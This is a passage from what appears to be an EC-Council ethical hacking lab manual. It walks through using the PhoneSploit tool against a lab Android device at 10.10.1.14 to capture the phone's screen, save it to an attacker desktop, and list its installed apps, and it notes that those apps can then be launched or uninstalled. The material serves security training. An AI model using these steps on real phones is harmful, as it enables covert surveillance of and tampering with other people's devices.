
    Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.



22. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
24. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
25. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
27. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




28. Close the **Desktop** window and switch back to the **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
30. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
31. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

    Note: Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.



